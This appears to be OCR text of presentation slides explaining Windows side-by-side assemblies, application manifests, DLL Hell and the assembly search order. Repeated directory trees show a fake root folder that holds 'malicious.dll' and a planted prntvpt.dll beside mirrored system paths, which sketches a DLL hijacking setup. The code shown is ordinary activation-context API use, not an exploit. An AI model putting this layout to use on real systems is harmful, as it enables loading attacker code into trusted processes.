    ├── System32
    │   └── DriverStore
    │       └── FileRepository
    │           └── prnms003.inf_amd64_454b8d4f31e80f7d
    │               └── Amd64
    │                   └── PrintConfig.dll
    └── WinSxS
        └── Manifests
            ├──
amd64_microsoft.windows.common-controls_6595b64144ccf1df_5.82.19041.1110_none_792d1c772443f647.manifest
            └──
amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.1110_none_60b5254171f9507e.manifest
```

```
C:\MyFakeRoot
├── malicious.dll
├── MyFakeRoot
│   ├── MyFakeRoot.MANIFEST
│   └── prntvpt.dll
├── prntvpt.dll
├── temp.xml
└── Windows
    ├── System32
    │   └── DriverStore
    │       └── FileRepository
    │           └── prnms003.inf_amd64_454b8d4f31e80f7d
    │               └── Amd64
    │                   └── PrintConfig.dll
    └── WinSxS
        └── Manifests
            ├──
amd64_microsoft.windows.common-controls_6595b64144ccf1df_5.82.19041.1110_none_792d1c772443f647.manifest
            └──
amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.1110_none_60b5254171f9507e.manifest
```


```
C:\MyFakeRoot
├── malicious.dll
├── MyFakeRoot
│   ├── MyFakeRoot.MANIFEST
│   └── prntvpt.dll
├── prntvpt.dll
├── temp.xml
└── Windows
    ├── System32
    │   └── DriverStore
    │       └── FileRepository
    │           └── prnms003.inf_amd64_454b8d4f31e80f7d
    │               └── Amd64
    │                   └── PrintConfig.dll
    └── WinSxS
        └── Manifests
            ├──
amd64_microsoft.windows.common-controls_6595b64144ccf1df_5.82.19041.1110_none_792d1c772443f647.manifest
            └──
amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.1110_none_60b5254171f9507e.manifest
```

What's in a MANIFEST?


DLL Hell


Application A
Install shared library.
SharedLibrary.dll
(version 2)
C:\Windows\System32

DLL Hell



Application A
Application B
Install shared library.
SharedLibrary.dll (version 1)
C:\Windows\System32

DLL Hell


application_a.exe - Entry Point Not Found

The procedure entry point memcpy could not be located in the dynamic link library C:\Windows\SYSTEM32\SharedLibrary.dll


Side by Side Assemblies



PE Imports

No Version Information

Version information but not detailed



```
PS D:\apps> Get-Win32ModuleImport .\application_a.exe

DllName                            FunctionCount DelayLoaded
-------                            ------------- -----------
KERNEL32.dll                       16            False
SharedLibrary.dll                  1             False
VCRUNTIME140.dll                   4             False
api-ms-win-crt-stdio-l1-1-0.dll    4             False
api-ms-win-crt-runtime-l1-1-0.dll  18            False
api-ms-win-crt-heap-l1-1-0.dll     1             False
api-ms-win-crt-math-l1-1-0.dll     1             False
api-ms-win-crt-locale-l1-1-0.dll   1             False
```

Application Manifest File

Identity of the "Assembly"

```
<assembly>
  <assemblyIdentity name="App.A" version="1.0.0.0"/>
  <description>My APP A</description>
  <dependency>
    <dependentAssembly>
      <assemblyIdentity
        name="SharedLibrary"
        version="2.0.0.0" processorArchitecture="*"
        publicKeyToken="6595b64144ccf1df" language="*" />
    </dependentAssembly>
  </dependency>
</assembly>
```

Dependencies of this Assembly

Using a Manifest


Parse manifest file to an activation context

```
ACTCTX config = {};
config.cbSize = sizeof(config);
config.lpSource = L"c:\\example.manifest";
HANDLE actctx = CreateActCtx(&config);
```

Activate and load library


```
ULONG_PTR cookie;
ActivateActCtx(actctx, &cookie);
HMODULE ret = LoadLibrary(L"SharedLibrary.dll");
DeactivateActCtx(0, cookie);
...
```

Assembly Searching Sequence




```
<assembly>
 ...
 <dependency>
  <dependentAssembly>
   <assemblyIdentity
    name="SharedLibrary"
    version="2.0.0.0" />
  </dependentAssembly>
 </dependency>
</assembly>
```

Assembly Searching Sequence



```
<assembly>
 ...
 <dependency>
  <dependentAssembly>
   <assemblyIdentity
    name="SharedLibrary"
    version="2.0.0.0" />
  </dependentAssembly>
 </dependency>
</assembly>
```

Assembly Searching Sequence

